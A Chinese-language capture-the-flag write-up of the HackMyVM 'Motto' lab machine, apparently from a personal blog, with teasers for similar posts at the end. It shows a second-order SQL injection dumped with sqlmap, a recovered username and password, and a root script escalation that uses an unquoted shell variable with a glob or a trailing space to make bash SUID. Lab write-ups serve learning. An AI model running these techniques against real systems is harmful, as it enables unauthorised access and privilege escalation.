HackMyVm-Motto
Motto

靶机地址:https://hackmyvm.eu/machines/machine.php?vm=Motto
信息搜集
10.156.131.124
端口扫描
1 | root@LAPTOP-O235O5EH [~] ➜ rustscan -a 10.156.131.124 [11:24:53] |
9090/tcp

注册一个账号,并登录

可以看到有非常多的Mootos每个Mottos对应一个用户名
其中/myinfo可以修改昵称,尝试修改为ll104567
修改之后查看我的Mottos可以看到已经修改了自己的Mottos

已经可以确定是sql注入的二次注入了
sqlmap
1 | sqlmap -r myinfo.txt --batch --second-url "http://10.156.131.124:9090/mymottos" --dump |

得到用户凭证
redbean:cannotforgetyou
提权
1 | find / -perm -4000 -type f 2>/dev/null |

同时家目录下存在backup备份文件夹
1 | redbean@motto:~/.backup$ cd ~/.backup |
new.sh中的
1 | [ -n "$1" ] || exit 1 |
是提权点,前面的$1都是用引号包裹而第三个没有使用引号包裹。
第一个判断是否有用户输入,没有则退出
第二个判断是否等于flag,如果等于则退出
第三个判断是否等于flag,如果等于则给bash +s权限
问题就出在这个引号上面,如果从一开始传入 *,到第三个的时候Bash 会进行通配符展开,如果展开结果匹配到 “flag”,则执行 chmod +s,给 Bash 增加 SUID 权限
run_newsh.c的作用是以 root 身份启动上面的new.sh脚本。
二run_newsh.c对应则是/opt下面的run_newsh
1 | redbean@motto:~$ ls |
同时也可以使用空格来绕过
1 | /opt/run_newsh "flag " |
本博客所有文章除特别声明外,均采用 CC BY-NC-SA 4.0 许可协议。转载请注明来源 Eecho&小站!
相关推荐
2026-01-19
HackMyVm-Helpdesk
Helpdesk 靶机地址:https://hackmyvm.eu/machines/machine.php?vm=Helpdesk 信息搜集主机发现12345678root@LAPTOP-O235O5EH [~] ➜ arp-scan -l [15:15:56] Interface: eth0, type: EN10MB, MAC: 5e:bb:f6:9e:ee:fa, IPv4: 192.168.100.35Starting arp-scan 1.10.0 with 512 hosts (https://github.com/royhills/arp-scan)......192.168.100.76 08:00:27:e5:04:39 PCS Systemtechnik GmbH......41 packets received by filter, 0 packets dropped by kernelEnding ...
2026-01-20
HackMyVm-Thirteen
Thirteen 靶机地址:https://hackmyvm.eu/machines/machine.php?vm=Thirteen 192.168.100.24 信息搜集端口扫描1234567891011121314151617181920212223242526272829303132333435363738394041424344root@LAPTOP-O235O5EH [~] ➜ rustscan -a 192.168.100.24 [12:24:32].----. .-. .-. .----..---. .----. .---. .--. .-. .-.| {} }| { } |{ {__ {_ _}{ {__ / ___} / {} \ | `| || .-. \| {_} |.-....

2026-01-23
HackMyVm-ll104567
ll104567192.168.100.76 信息搜集端口扫描123456789101112131415161718192021222324252627282930313233343536373839404142434445464748495051525354555657585960616263646566676869707172737475767778798081828384858687888990919293949596979899100101102103104105106107108109110111112113114115116117118119120121122123124125126127128129130131132133134135136root@LAPTOP-O235O5EH [~] ➜ rustscan -a 192.168.100.76 -- -sC -sV [10:38:22].----. .-. .-. .----..---....
2026-01-19
HackMyVm-Lazzycorp
Lazzycorp 信息搜集主机发现12345678root@LAPTOP-O235O5EH [~] ➜ arp-scan -l [17:43:21]Interface: eth0, type: EN10MB, MAC: 5e:bb:f6:9e:ee:fa, IPv4: 10.156.131.149Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)10.156.131.40 08:00:27:b7:a9:99 PCS Systemtechnik GmbH......3 packets received by filter, 0 packets dropped by kernelEnding arp-scan 1.10.0: 256 hosts scanned in 1.940 sec...
2026-01-19
HackMyVm-Gameshell
Gameshell 靶机地址:https://hackmyvm.eu/machines/machine.php?vm=Gameshell 信息搜集10.213.193.127 端口搜扫1234567891011121314151617181920212223242526272829303132333435363738394041424344root@LAPTOP-O235O5EH [~] ➜ rustscan -a 10.213.193.127 [16:50:07].----. .-. .-. .----..---. .----. .---. .--. .-. .-.| {} }| { } |{ {__ {_ _}{ {__ / ___} / {} \ | `| || .-. \| {_} |....
2026-01-19
HackMyVm-pdf
pdf 靶机地址:https://hackmyvm.eu/machines/machine.php?vm=pdf 10.213.193.65 信息搜集端口扫描123456789101112131415161718192021222324252627282930313233343536373839404142434445root@LAPTOP-O235O5EH [~] ➜ rustscan -a 10.213.193.65 [16:23:15].----. .-. .-. .----..---. .----. .---. .--. .-. .-.| {} }| { } |{ {__ {_ _}{ {__ / ___} / {} \ | `| || .-. \| {_} |.-._} &...